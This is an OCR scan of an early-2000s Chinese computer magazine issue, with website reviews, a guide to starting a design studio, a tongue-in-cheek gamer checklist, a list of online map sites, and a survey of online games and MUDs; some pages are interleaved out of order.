让我们共同努力，把《电脑爱好者》办得更好！



图 1



图 2



图 5



图 6



图 8

数字时尚 品网

兵临天下（图 1）

http://lanhhyy.163.net/

对军事没太大认识的人来这个站就对了，这里有一些对陆上、空中和海上军事装备的简介，还有军事新闻和有关的军事图片。

美工设计:★★★★

栏目内容:★★★☆　　技术含量:★★★★

浏览速度:★★★★☆　　用户兴趣:★★★☆

影视壁纸大全（图 2）

http://www.52movie.com/

如果你是个电影迷，这个网站绝对适合你的要求，里面有很多有名的中西方的电影壁纸给你看个够，不只是这些，还有中西方男女明星的壁纸。

美工设计:★★★★

栏目内容:★★★★★　　技术含量:★★★

浏览速度:★★★☆　　用户兴趣:★★★★

品网网址：www.cfan.net.cn/pinman/index.htm

□主持人　贾欣



3





图4



7

壁纸廊（图 3 ）

http://jiang-qiang.3wtimes.com/

这里有明星的壁纸，还有卡通和各种不同游戏的壁纸，除此之外，还有来自各个不同地方的自然风光的壁纸，是下载壁纸的一个不错的选择。

美工设计:★★★★☆
栏目内容:★★★★☆　　技术含量:★★★
浏览速度:★★★★☆　　用户兴趣:★★★★

V B 驿站（图 4 ）

http://go4.163.com/~liupeizhong/

想多了解 VB 又是个初入门的人，我帮你们找到了一个有关 VB 的网站，里面有 VB 的控件、VB 的源代码下载和 VB 的技术论坛，还有 VBScript、ASP 的教程和使用技巧。

美工设计:★★★☆
栏目内容:★★★★☆　　技术含量:★★★★★
浏览速度:★★★☆　　用户兴趣:★★★★★

鬼话连篇（图 5 ）

http://eastnet.at.china.com/ghost/

鬼来了，有鬼啊!哈哈，你怕吗？你惊吗？不惊不怕的人请来这里，这站有很多很恐怖的鬼故事给你看。如果你觉得看不是很恐怖，这里还能听人讲鬼故事，在晚上听会更恐怖！

美工设计:★★★★
栏目内容:★★★★☆　　技术含量:★★★★
浏览速度:★★★★☆　　用户兴趣:★★★★☆

超速 3 D 地带（图 6 ）

http://speed3d.3322.net/

3D 动画、3D 游戏等都是 3D，你也想自己做 3D？好，来这站就可以学到有关 3D 的知识了。这里有 3D 的机器配置，制作 3D 用的软件介绍和插件，还可以在 3D 讲座中发表自己的理论和作品。

美工设计:★★★★☆
栏目内容:★★★★☆　　技术含量:★★★★★
浏览速度:★★★★　　用户兴趣:★★★★☆

李小龙—精武门（图 7 ）

http://go1.163.com/~jingwumen/index.htm

这是一个有关李小龙的专题网，这里记载了李小龙的故事、他拍过的电影和一些珍藏照片，还有对武道的解释。是李小龙的影迷则不妨来看看。

美工设计:★★★★
栏目内容:★★★★　　技术含量:★★★☆
浏览速度:★★★★☆　　用户兴趣:★★★

足球特区（图 8 ）

http://dynamo.163.net/

名叫“足球特区”当然是以说足球为主，这有各个不同地方球坛的最新消息，各比赛的比赛战况，并介绍世界球坛的风云人物和球星的照片，还有意甲、英超、德甲等俱乐部球员资料。

美工设计:★★★★☆
栏目内容:★★★★★
浏览速度:★★★☆
技术含量:★★★★☆
用户兴趣:★★★★☆



□本刊记者 贾欣

电脑创业之三——个人工作室





[上次介绍的方案是开设一个电脑技术服务中心，本期为您介绍如何开设电脑艺术设计公司(个人工作室)。]

总以为电脑创业是件很简单的事情，做过两期采访专题后发现，所谓的利用电脑创业还真不是一件容易事。正因为不是容易事，所以本期向您介绍的方案内容门槛有些高，需要一定的美术专业知识。

方案内容：以艺术设计为主的美术创作公司。

面向读者：有美术功底的、懂得设计出版基础知识的人。

本期专访，请教的是一位在设计出版行业锻炼了4、5年的青年朋友，他现在的公司已经是一个拥有十余位员工，能承接大、中型设计项目的中小型公司。

一、执照问题

我发现一个非常巧合的情况，前两期包括这期介绍的电脑创业方案，在执照申请方面大多数推荐申请的都是注册资金为3万元的服务中心类。这次方案推荐的规模也是差不多的，可以申请成文化交流中心、或者是XX工作室等等，具体还要看当地工商部门对此类行业的规定。在此要说明的是，文化交流中心理论上是只能做服务，不能做销售，但是可以从事一些与文化交流相关的内容，这里所涉及的范围就很广了，如展览设计等等。我们以下简称艺术工作室。

二、税费

请参照相关税费要求纳税，另外请一定参看文末的特别注释。

三、成本与费用

1.办公场所：在初期，需要一个至少十平米左右的办公地点，基本上吃住办公就可以都解决了，此行业务大都不分昼夜，你必须有足够的精力与心理准备才可以。等公司业务与规模发展了，租房就要有诀窍了。做这行，基本都要有一两个关系非常好的客户。如果他们的业务量很多，你可以把你的办公地点设在离你的大客户不远的地方。如一些规模较大的公司或厂商，为他们服务的广告设计公司都在离他们办公地点非常近的地方，这样可以节约很多费用，而且利于与客户沟通。当然这个圈里有这么一个特点，有固定的客户不开门脸，开门脸的多是没客户的设计中心。所以做这个服务行业，一定要把你的客户关系问题摆在第一位。

2.硬件设备：至少需要一台价值在6000-7000元配置的PC，或者买一台二手苹果电脑（15000元左右，全新的就需要20000-30000元左右了）。扫描仪推荐价位在3000元左右，打印机推荐配置在2000元左右的EPSON彩色喷墨打印机。软件费用要看你干什么了。

3.人员：理论上这个个人工作室至少需要两名工作人员。一名电脑设计人员，一名对外联系人员。如果只有两个人，那么做为老板的你，一定要是名电脑设计人员，可以外招一名负责跑外联系的人员，工资最低三、四百元就有人干。作为这种制作公司，最重要、最核心的人员就是电脑设计人员。所以作为老板的你，最好是此道中高手，才好节约成本，又不至于外行。如果要聘请设计人员，水平高的人员工资一般都在月薪万元以上。从事电脑艺术创作的人员来源，有相当一部分是艺术院校毕业的，他们大多都具有电脑美术创作的专业知识，不过像新的业务如网页设计等，很多技术还是要靠自学。还有一部分人是美术爱好者，他们本身并不懂电脑，后经电脑及相关培训进入这个行业，这类人员比例大概要占到20-30%。了解人员从业经历及来源，也是对招聘电脑艺术设计人员非常重要的指标。而对美术制作人员要说的就是，什么软件火什么流行就学什么。

四、业务收入与利润

谈到业务收入，还是要谈一下开办这类公司的业务方向。主要有两类：一类是以印刷为主，如替客户设计、印刷大量的广告宣传品等。这类业务需要公司具有一定的实力与规模才能承接，因为印刷的环节与流程非常多，不容易把握，不太适合本方案。另一类，主要是以展览、装潢设计为主，包括展览会所用的大、小型展板、喷绘等。如果你公司实力有限，设计完后可以直接交给喷绘中心来完成其余的工作。在此不好核算单项业务收入，这跟公司的客户数量、工作量有关，但是从整体来讲，利润率大概在20%左右。一个两人左右的工作室，一个月去掉各种成本与费用（包括人员工资），收入大约在2-3万元左右，利润最少要在2000-3000元才可维持住。

五、心得

1.经验至上：做这个行业，电脑技术应用与从业经验是非常重要的。例如一个收入200元左右的业务，一个新手可能要做一天，一个熟练人员可能只需要20分钟。活多时，你干得越快接的活越多，所以多雇些熟练工是非常重

□HAMLET.CRANE.LXH IMKOW 2000



你是个合格的电脑玩家吗？

一个电脑玩家应具备的"软硬件"标准

前言：笔者是从93年开始接触电脑的，使用过上千个软件，玩过几百个游戏，但仍不敢自称是一个真正的电脑玩家。在茶余饭后，和十几个有一定电脑水平的网友、朋友交流商量后，大体上得出了一个大家心目中的玩家所应具备的软硬件标准，那就是：

硬　件

一、非科技硬件

1.大脑——非科技硬件中的核心部分，它应有一定的分析判断能力，智商超过联想电脑广告上的那只会发Email的猩猩！

2.手——玩家的手不能太粗或太长，指甲最好不要留，以免在使用鼠标、键盘时手的灵敏度下降，造成输入延迟。

3.眼睛——重要硬件，需重点保护。玩家所看中的，不是人的真实视力，而是那种"在使用PageDown键快速滚屏时能一眼找出所需的关键字"的动态视力。比如，在游戏三角洲部队死亡模式中的大平原地图中，你能快速地在其他人开枪之前找出他们吗？

4.周边耗材——茶水：清热解毒，止渴化痰。眼药水：保护最重要硬件所需。笔记本和笔：记录一些不方便在电脑上记录的东西。光盘盒：玩家的光盘数量过多，没有好的存放处可不行。还有卫生纸……等等。

二、微机硬件系统

玩家的计算机是最快的吗？当然不是，因为玩家不等于富家，大多数玩家都是年轻人，经济基础总体上是不稳定的(我可是靠节约早餐来养电脑的！)，因此过分追求高配置是不现实的。但一个玩家的电脑也不能太差，至少能够正常运行市面上的主流软件、游戏。以现在的标准（2000年11月）看，玩家的电脑配置至少为：

1.CPU——主频在300MHz以上的CPU，非英特尔系列最好在400MHz以上。

2.内存——64MB以上内存，这个标准恐怕在WinMe被推

要的。技术水平越高，你的单位成本越低。

2.客户的主观好恶性:因为这项工作不是纯粹的艺术创作，所以满足客户的要求就非常重要。很多客户提出的建议，由于他并不具备这个专业的鉴赏能力，可能一句话就会抹杀掉你非常得意的作品，这也是经常的事。摆出笑脸，重新做吧。　:D

3.欺骗性：有不少客户，要求你先制作，满意后才付款。也有的客户，其实不只是找一家设计公司，他们拿走了你的设计样本，一分钱不付。其实这种设计也属于知识产权，但是有时非常不好确定。所以对待新客户及大项业务，一定要签好业务合同，收取一定的定金。不过为了同行竞争，需要争取大客户，很可能就要冒一些风险。这也是开展此项业务的一个难点，需要大家在实践中好好把握住机会与风险。

4.人员流动：这个行业是一个人员流动率非常高的行业。从业者平均年龄在18-28岁之间，人员特点非常鲜明，他们很难在一个地方干上半辈子，人员个性都非常强，同行信息交流也很多，因此主创人员跳槽也是家常便饭。对待办法　:18-25岁的从业人员可以以高薪留之，年龄大一些的从业人员可以从福利方面留住他们。至于公司前途与规模有时并不是留住人才的关键，在我眼里看来，他们大多具有"艺术家"的个性特点。



此为某电脑艺术设计公司为《电脑爱好者》设计的走廊标志，价值8000元人民币。

5.客户发展方向：大多为客户之间的相互介绍，也就是口碑问题。当然展览会你也可以多多参加，留下你的一些名片。因为这个行业还是一个业务需求较广的行业。不过做这行，关键在于关系，这就需要您长时间的摸索与努力了。

隔行如隔山，采访的三言两语，可能只是揭开一个创业方案的水山一角。言之不尽之处就需要各位读者多多海涵，毕竟修行在个人。如果您对我们介绍的内容感兴趣，还需要您自己多多了解相关知识与信息。欢迎读者提供更多的创业方案信息　:OICQ:8050234　ICQ:2447333　E-mail:net@cfan.cn.net

[特别注释：我们的热心读者王喆来信写到："贵刊在2001年第1期《电脑创业方案之一——打字、复印》一文中有个常识性的错误，也涉及到一些法律问题。那就是在介绍税费、发票问题时说，'如果每月收入不是很多，就不用每月去交税，攒得多一些一块交就行了。'这个说法是错的。根据我国《税收征管法》规定，纳税人必须在法律、行政法规规定或者税务机关依照法律、行政法规的规定确定的期限内缴纳税款，否则税务机关除责令限期缴纳外，要按日加收千分之二的滞纳金。也就是说，税应该每月去交，即便没有收入，也应该去税务局进行申报，不能攒得多一些一块交。"由于我们工作性质、范围、能力所限，方案难免会有一些错误与问题。欢迎广大读者指出，一起为电脑创业方案出谋划策！]

广后很快会变成 128MB。（我测试得出 WinMe 内存占用是 72MB！唉，微软真绝！）

3.显卡——TNT2-M64 以上。

4.声卡——音质清晰、不占用过多系统资源。

5.鼠标——玩家的鼠标可以不是最好的，但玩家使用鼠标的能力可是最好的。①玩家至少要在 800 × 600 的分辨率下，能在 1 秒钟内指向屏幕上的任意一个“像素”。②玩家能在 30 秒钟内适应一个新鼠标。（凡是在网吧里埋怨鼠标的家伙不是菜鸟就是给自己找台阶下的人。）

6.主板、电源——玩家的主板和电源要经得起时间的考验，因为这两样东西经常导致系统不稳定、死机。

有了好的硬件还不能成为玩家，还要有——

软　件

一、非科技软件

1.悟性——换句话说就是“举一反三”。电脑界新鲜事物层出不穷，常人的学习过程就是图书+辅导班，这样做既花费金钱又消耗精力。而玩家则不同，他们凭着自己的悟性+经验，对新事物很快上手，进而熟练使用。这里的悟性，简言之就是对新事物的感悟能力。

2.韧性——不会在当自己的机器有糊味或出现爆裂声时手忙脚乱，不会在老妈唧唧歪歪下发毒誓不摸电脑，不会为了女朋友而放下自己心爱的游戏，不会……

3.英语——对于合格玩家而言，并不是英语一定要CET－4或6级才行。但有一条，要掌握大量的计算机词汇，做到对常见的软硬件出错的英语信息能熟练解读。

二、科技软件

如果说你使用的软件数量在 3 位数以下，你只能算个 Beginner，去数数Windows有多少个软件吧！在下面介绍的软件中，打“ * ”号的软件是理想中的玩家的机器里必装的，其他的至少也是玩家所会使用的。

1.系统兼应用软件

① *Microsoft Windows 9x/ME——要记住，不要在任何人面前炫耀说自己如何如何能熟练使用 Windows，看到联想电脑广告的猩猩了吗，它也能！

②Microsoft DOS——我们正在一步一步远离DOS时代，但一旦Windows崩溃，大家又得回到DOS下来重装系统。对一个电脑玩家来说，不能把常用DOS命令连参数一起默写出来只能是一种耻辱。

③*Adobe Photoshop——平面图像处理技术现在已广泛应用到程序、网页、文稿中，玩家一定要会用这软件来装饰自己的门面。

④3D Studio MAX——非专业人员真正用这个软件的时候很少，玩家之所以学习这个玩艺的目的多数是为了应付那些门外汉的一个问题，就是——“你知道怎样设计 3D 吗？……”

⑤ * 程序语言软件——作为玩家，一定要掌握一种程序设计语言，VC++、VB 等都是不错的选择。

⑥ * 网页套件——随着 IT 业的飞速发展，网络越来越成为一种时尚，人们见面打招呼时差不多都用“您上网了吗”代替了“您吃了吗？”。对于玩家而言，上网也许真的比吃饭更重要，所以必须有一套比较完整的上网工具。我和网友总结了一套方案：浏览下载——IE+NetAnts+FoxMail，网页制作——CuteFtp+DreamWeaver+Flash+FireWorks+一个大于1GB的素材库，聊天交流——Oicq+ICQ+一套输入速度在40字以上/分的输入法。

⑦ * 病毒防火墙——也许你是个厉害的黑客，知道完全掌握某网站主机控制权的方法，但是你不一定能防住同样手法对你的攻击，再加上现在满天飞舞的各种病毒，为自己心爱的电脑建立一道防病毒防黑的铁幕是必要的。

⑧其他工具——大家不会忘了“时间就是金钱、生命”的至理名言吧。能够熟练使用一些小工具，则能节省大量的时间和精力。哪个玩家没有自己的一系列小工具，就像：*ACDSee，*WinZip，*MagicWin，Pctools，*Winamp，* 豪杰解霸等等。

⑨ *Microsoft Office——这篇文章就是用这个软件做的，它对于玩家的作用及意义自然也就不言而喻了……

2.游戏软件

我差不多可以断言——玩家没有不会玩游戏的！会不会玩某种游戏固然不是衡量是不是玩家的标准，但作为玩家，连一些妇孺皆知的大作都不会玩，是不可原谅的！我们认为一个玩家至少能：（1）熟练操作 10 个连线作战的游戏，并打穿过 100 个游戏；（2）熟悉市面上的主流游戏，并了解游戏的发展动向。

以下几个游戏我们认为是电脑玩家的“必修课”：

①星际争霸 / 母巢之战（StarCraft/Brood War）——一个有历史意义的即时战略大作，它和雷神之锤一样成了电脑竞技的标准项目。

②雷神之锤(Quake I/II/III)——世界职业游戏玩家联盟的常设比赛项目，不会行吗？

③仙剑奇侠传——前无古人，后无来者。能在主流电脑刊物Top10上榜5年，它不愧是历史上最好的武侠RPG。

④帝国时代(The Age of Empires I/II)——宏大的战争场面，把我们又带回了那过去的年代。要想体会历史的沧桑，就要进入——帝国时代。

⑤三国志——不了解这段历史能算是中国人吗？小日本能欺负中国也许就是因为认真研究过咱们中国的历史，看看日本人居然能做出这么精彩的三国游戏，我们也许真的有点惭愧……

⑥三角洲特种部队（Delta Force）——最真实的战斗，最紧张的感受，不仅比得分，还要比生存。

⑦暗黑破坏神（Diablo I/II）——即使你没时间细玩，至少也要见识一下世界一流的声光效果。

再次声明，本文纯属个人观点，仅供参考。

上网问“路”

□江苏　子竹

对于人生地不熟的外地人来说，如果不知道一个地点在一个城市中的大致方位，对着密密麻麻的一张地图寻找，感觉近乎“大海捞针”。如今网络上出现的网上地图使这些问题迎刃而解。电子地图最大的优点就是交互性，您可以方便地通过这些电子地图查找到目的地在这个城市的所在位置，以及具体的交通信息，轻松地解决在陌生城市经常遇到的“在哪里”、“有什么”、“怎样去”等问题。

图行天下(http://www.go2map.com/)拥有全国各省会和著名旅游城市的电子地图，而且会根据城市建设的进程进行实时更新，以最新的信息提供给用户。您可以通过模糊查询系统获得这些城市的详细信息：交通、购物、金融、宾馆等等，为您排除出门在外衣、食、住、行的后顾之忧。



如果您想得到最全面的全国各地的网上地图，那您可一定要到网上地图(http://www.afmap.com.cn/)来看看。这里应该说全国各地城市地图都有，而且还有世界各地地图信息。此外还有各地的风土人情介绍，经常出差的朋友千万别错过哟。您还可以在这里订房，让您一到达目的地就可以得到舒适的休息。



[illegible] (http://www.chinaquest.com/)目前已开通了全国100个城市地图及10个主要都市的黄页数据库(北京、上海、广州、深圳、南京、香港、杭州、武汉、西安、成都)。用户可以在这里查找最新的城市信息，还可以打印出您所需要的城市地图。此外，如果您是WAP用户，也可以享受到同样的服务。



如果您是一个旅游爱好者，那您可得来中国通(http://www.map960.com/)瞧瞧，这里为您罗列了全国各地最新的旅游路线，您可以在线查询目的地的交通情况，还可以在线订酒店以及民航机票，让您轻轻松松“通”中国。

飞狐“中国通”(http://www.fhoo.com)运用专用技术把城市信息数字化后“复制”到互联网上，“网上城市”中的街道、单位、机关等信息都与现实中的城市完全一样！通过各种方便的查询功能，不仅可以查到信息，而且系统还同时在地图上标明该信息源的具体地理位置，让您如身临其境一般。

城市商务地图(http://www.cncities.com/)是美亚在线的一个分站点，这是一个专门为商务人士设计的电子地图网站，提供详尽的国内大中城市的地图以及丰富的城市生活指南。

超图网络(http://www.supermap.net/)除提供了全国各大城市的电子地图之外，还推出了许多基于电子地图的特色服务：基于地图的永久网络通讯录，走到哪里都可以使用，再不用担心地址簿丢失了；电子地图邮件可以把您看中的位置、通讯地址、单位地址等的地图发送给您的朋友，再也不用找啦。

如果您想去祖国宝岛台湾旅游或者出差的话，那您可一定要来台湾电子地图服务网(http://www.map.com.tw/)瞧瞧，这里为您提供了台湾岛的各种旅游信息和交通地图，让您轻轻松松检索到您要前往的目的地以及附近的地图资讯。

□枫茗轩工作室 Thunder

网络游戏综述

新世纪的到来宛如纸面被翻开，过往的历史成为纸面背后已经被书写的篇章。新的一页光滑、纯净，旧的一面记载着昨日的荣誉与悲伤。而我们中国人，往往习惯了在年末对过往的一年进行总结（大约是从小的时候写检查培养起来的吧），适逢相会百年，这个总结似乎变得更加有意义。那么，我们游戏玩家在这时说些什么呢？这些日子，《网络三国》、《万王之王》、《石器时代》正炒得火热，不妨来看看现在的网络游戏吧。

网络游戏实在是一个定义可宽可窄的名词，简而言之，能够在网络中运行的游戏就叫做网络游戏，释义虽然简单得过了头，但也无可否认。于是乎，网络游戏的范畴就变得相当宽泛，除了我们通常认为的图形 MUD（也叫做“泥巴”）与文字 MUD，还包括了网络中流行的各类棋牌游戏，以及更多的支持连线功能的游戏。现如今，支持网络对战正是各个游戏时髦的做法，到任意一家稍具规模的综合网站，也总能找到这样的游戏和与此相关的论坛。

而且，随着网络的普及与盛行，网络游戏的玩家数量似乎大有赶超传统玩家的趋势。为什么？普通游戏中的电脑对手智能化低，无法激起个人游戏的兴致一直被认为是一个非常重要的原因。但事实不仅于此，作为一个网络游戏，不同的玩家之间常常能感受到人性化的一面，因为这种游戏互动性非常强，即使不玩游戏，也同样可以上线聊天、嬉闹。我们也知道，目前在网络上聊天的民众同样日渐鼎盛。

闲话太多，这里我们还是对过往的网络游戏作一个大概的浏览吧！

联线游戏与棋牌类游戏

联线游戏本来有一大类，因为大凡稍有名气的游戏作品，都宣称具有连线功能，并真的提供了在线服务器，来为大家实现网际对战提供技术支持与数据交互。这样的话，就应当被视为网络游戏了，最著名的有《暗黑破坏神》系列、《Quake》系列、《帝国时代》系列、《红色警报》……而且这些游戏的在线发展相当迅猛，在全世界范围内都能找到它们的拥护者，不过我认为这与后面提到的 MUD 游戏有着很大的不同。至于面临的网络安全倒是同样的，如果玩家在前些日子曾经去 Battle.Net 玩《暗黑破坏神 2》（Diablo II），可能会发现自己所操控的角色出现了一些问题。这是因为有黑客趁着圣诞假期和新年假期主机无人管控的时候，侵入了系统并造成混乱。类似情况下，所有的网络游戏也都可能面临这种不安全的情况。不过这并不是我们今天要讲述的重点，所以略过不表。

棋牌类游戏同样风行于网络之中，联众(http://www.ourgame.com/)、Chinaren站点的此类游戏都已经有相当规模，各种棋类游戏、扑克牌游戏，不知道你是否曾经玩过？



文字 MUD

这是网络中最早兴起，也一直兴盛着的真正的网络游戏——极强的交互性和某种可以持久的游戏乐趣，虽然所有的游戏界面都是由文字构成，玩家所做的事情也不外是练功、升级、完成任务、与人交谈……就跟通常的 RPG游戏没有多少差异，但是一旦你沉浸其中，恐怕数月都无法从中脱离出来，这可谓是MUD类游戏的“魅力”所在，同样也是令我无法释手的一件事。那些终日沉浸其中的人，你只看见他不停地敲击键盘，在一个个文字世界里旋转，因此落下个“玩泥巴”的名声。


现在网络上流行的文字 MUD 很多，较早的时候，曾经有《东方故事》系列、《侠客行》，随后有以不同的武侠神怪小说为蓝本营造的文字 MUD 世界向我们走来，诸如《西游记》、《书剑》等等，每一个都拥有非常多的玩家。但是不久，人们就不满足了，或者说，因为硬件技术的发展，带给人们完善 MUD 世界的强烈愿望，这就是图形 MUD 诞生的前夜。

图形 MUD

顾名思义，以完整的图形界面构建整个 MUD 世界，同时保留了文字 MUD 绝大部分元素的游戏，就是我们今天所见到的图形 MUD。随着互联网的迅猛发展，图形 MUD 的玩家队伍日益增大，图形 MUD 的游戏质量以及风格都在不断提高和变化当中，这里让我们来看看现如今比较流行的几个此类游戏。

《网络创世纪》http://www.uo.com/

由Origin制作，电子艺界发行的图形 MUD《网络创世纪》（Ultima



Online，简称UO）自出现之日起，在网络上刮起图形MUD游戏的狂潮迄今已经一年。说起来，当初我对于这个游戏的问世并没有抱多大的兴趣，但现如今，一提图形MUD就不能不说到它。单独剥离开网络，这个游戏也就是一款图像还算不错的角色扮演游戏，从创建角色、分配技能与技巧，到决定去向，都没有更多吸引人的地方。但是一旦跟网络发生关系，游戏的内容就变得丰富起来，没有什么固定的情节发展主线，你在游戏中接触到的将是各种各样的人，感觉就好像进入了“真实”的社会。毕竟，由真实玩家扮演的形形色色人等不是一个AI就能随便决定得了的。

UO在国内因为有相应的中文版以及服务器，因此也吸引了不少国内玩家参与，并得到了较高的评价。另外该游戏还在不断地完善与提高当中。去年4月Origin发布了一个叫做《网络创世纪：文艺复兴》的升级文件，增加了新的游戏特征与新的虚拟世界Britannia。今年初，最新的客户端版本《网络创世纪：第三黎明》（Ultima Online：Third Dawn）也将由电子艺界发行，此次的版本更新将会有一个全新的界面，使用2D背景以及3D人物造型，视角仍然维持以往的俯观视点而非第一人称视角，人物角色动作有超过200个不同人物的动作撷取，制作了超过700种的逼真人物动作，以及改良的光影以及魔法效果。另外由于整个改良版本容量相当大，因此玩家必须要另外购买光盘来升级。

《笑傲江湖》http://www.xajh.com

《笑傲江湖：精忠报国》是国内第一家网络图形MUD游戏，www.xajh.com作为其相应的游戏站点，自1999年4月上市以来，在近两年的时间里，注册侠客数、游戏主页平均日访问量均达到了令人吃惊的程度。对于想要对此有所了解的玩家，不妨去买本《家游》看看。总之，《笑傲江湖》凭借其独有的“武侠文化+真实社会”特色，已成为相当具有人气的中国网络在线游戏。不过，近来已经反映出了MUD游戏共同的通病——无法很好地



控制游戏中的杀戮行为（主要就是PK），导致相当多的玩家伤心退出，而游戏本身也容易因此混乱。

《网络三国》http://www.online-game.com.cn/

三国题材在PC游戏中早已有泛滥之嫌，同样以汉献帝末年作为时间背景的国产图形MUD游戏——《网络三国》虽然推出不过数月，现如今反响还算不错。跟差不多同期推出的《万王之王》类似，游戏中国家的概念非常重要，同时也“等级森严”，许多事情如果没有足够的身份就无法办到。这跟国外强调个性和个人英雄主义的同类游



戏相比，也算是各有“民族特色”，比如《网络创世纪》、《永恒的使命》与《阿瑟伯的召唤》。游戏设定同样也还有非常有趣的地方，比如玩家可以娶妾，但要到17岁才可以生小孩，而且与小妾的恩爱度要达到100以后才可以；不管是战争的哪一方，如果不幸在战争中阵亡或被俘虏的话就会复活在敌国的监狱内，要期限满了以后才会被释放出来，当然如果玩家银行内有足够存款的话，也可以用交付赎款的方式来换取自由之身……这让我回想起当初玩《侠客行》，被关在少林寺达摩堂里的事情……唉，往事不堪回首。

从我的经历来看，该游戏练功的过程过于繁琐，升级过慢，均令我不喜，而且自从开始收费玩游戏，我就愈加疏远它了，但在梦中还是常常见自己为了可怜的经验值，出城漫山遍野地“杀猪”。

《万王之王》http://www.kok.com.cn

以欧洲神话为背景，由Lager雷爵资讯开发、华彩软件发行的中国第一套全中文环境的图形MUD游戏——



《万王之王》（King of Kings），大概算是《网络三国》的竞争对手了吧？《万王之王》最早在前年台湾本土架设第一台服务器，成为台湾目前人气最高的网络游戏，曾经在台湾玩家最爱玩的图形MUD投票活动中，《万王之王》人气超过UO，名列第一，成绩自然不俗。

《人在江湖》
http://www.gameking.net.cn/

去年4月，深圳金智塔公司正式发布了开发两年之久的国内首款3D图形MUD游戏《人在江湖》。游戏的故事脚本贯穿中国的传统武侠思想，玩家在其中扮演一名武林中人，体验“人在



江湖，身不由己”的感受——其实所有的此类游戏都脱离不开“侠义”两字。不过名气肯定还赶不上UO，甚至最近的游戏。

《石器时代》http://www.waei.com.cn

这是近期由华义国际发行的网络RPG游戏，制作者是JSS株式会社，从其前些日子推出的试玩版可以感觉到这是一款非常有新意的网络MUD。总



结了一下，该游戏有如下几个特点：1.容易上手;2.游戏界面轻松活泼,不管玩家身在何处，或是何时想进行游戏，都可以随时加入这一行列，在这里面，你同时还会遇到一群来自不同地区或国家的游戏伙伴；3.《石器时代》中有许多为玩家特别设计的内建功能,其中最令我感兴趣的就是组队与对战两项,前者可以让五位玩家合为一体,彼此互相帮忙扶持,或是集结大家的智慧去解决任务,而后者也就是一般玩家所言的PK——在没有死亡的前提之下,《石器时代》里的PK竟然成了一件有趣的事情！加上此游戏中可爱的动漫造型,以及独出心裁的宠物运用，都令这款游戏妙趣横生。譬如你可以尝试跟自己的宠物交流，或者让它也学会一些技能，并在游戏过程中发挥作用。

《黑暗之光》以及其他来自韩国的图形MUD　http://www.mgame.com.cn

《黑暗之光》(DARKSAVER)作为早期的在线RPG游戏，是由韩国的WIZGATE公司开发的精品网络游戏，也是MGAME在国内推出的首个网络RPG游戏。该游戏在韩国已运行四年之久，现平均同时在线人数在五千人以上，日访问量一万五千人。该游戏由于是2D场景，游戏速度较快，同时游



戏剧情比较复杂，包括了多样化的转职系统，谜一般的剧情任务，个性鲜明的人物以及较为完善的网络售后服务。

《黑暗之光》的推出同时也代表韩国MGAME游戏网进入中国市场。这里不妨提一提宇智科通（北京）网络技术公司，它是由宇智科通韩国公司投资的致力于在线游戏开发、游戏软件制作、三维影视数码动画制作、专业网站建设与管理等多项网络娱乐及高科技项目的韩国独资企业，成立于去年5月，其经营的MGAME游戏网站(www.mgame.com.cn)除了《黑暗之光》，还有诸如麻将、中国象棋、锄大地等数十款网络棋牌游戏供玩家娱乐休闲,此后还将陆续推出如《SOMA》、《DROIAN》等一大批网络游戏产品奉献给大家。

结　尾


当然还有其他一些网络游戏如《天下》(http://www.21cntx.com)等一些网络在线游戏。一些综合性游戏网站上都有链接。

MUD表面的繁荣下面存在着越来越被人注意的问题，比如MUD已经失去了其本身的内涵，成为一个单纯的杀戮游戏，比如缺少称职的GM、GM私自修改数据、公报私仇等事情屡屡被揭露，比如……一个成功的MUD游戏除了自身要有足可夸耀的制作水平，游戏平常的运作与维护也至关重要，每一个MUD都处于不断地完善当中，中间的管理员(巫师)负有极其重要的作用，稍有不慎，就会导致该游戏失败，因为玩家是最敏感和容易受伤害的一群人。

热门游戏线报

□线人 小伟

1.COMBAT FLIGHT SIMULATOR2（微软模拟战斗机）
制作公司：Microsoft
游戏类型：飞行模拟
容量：2CD
评分：7




这款来自微软的飞行游戏整体制作相当出色，开头的动画生动逼真，操作感很好，用摇杆来玩的话感觉极为灵活。提供多款制作细致的战斗机，座舱逼真，你甚至可以看到被击中的飞机机翼上的弹孔以及从中外泄的燃油；还可以察觉到敌机近距离被击中时，火光照亮座舱各部件的影子的明暗变化。在整体玩法上也相当吸引人。

2.QUIAK Ⅲ TEAM ANREA（雷神之锤3　团队竞技场）
制作公司：id Software
游戏类型：射击类
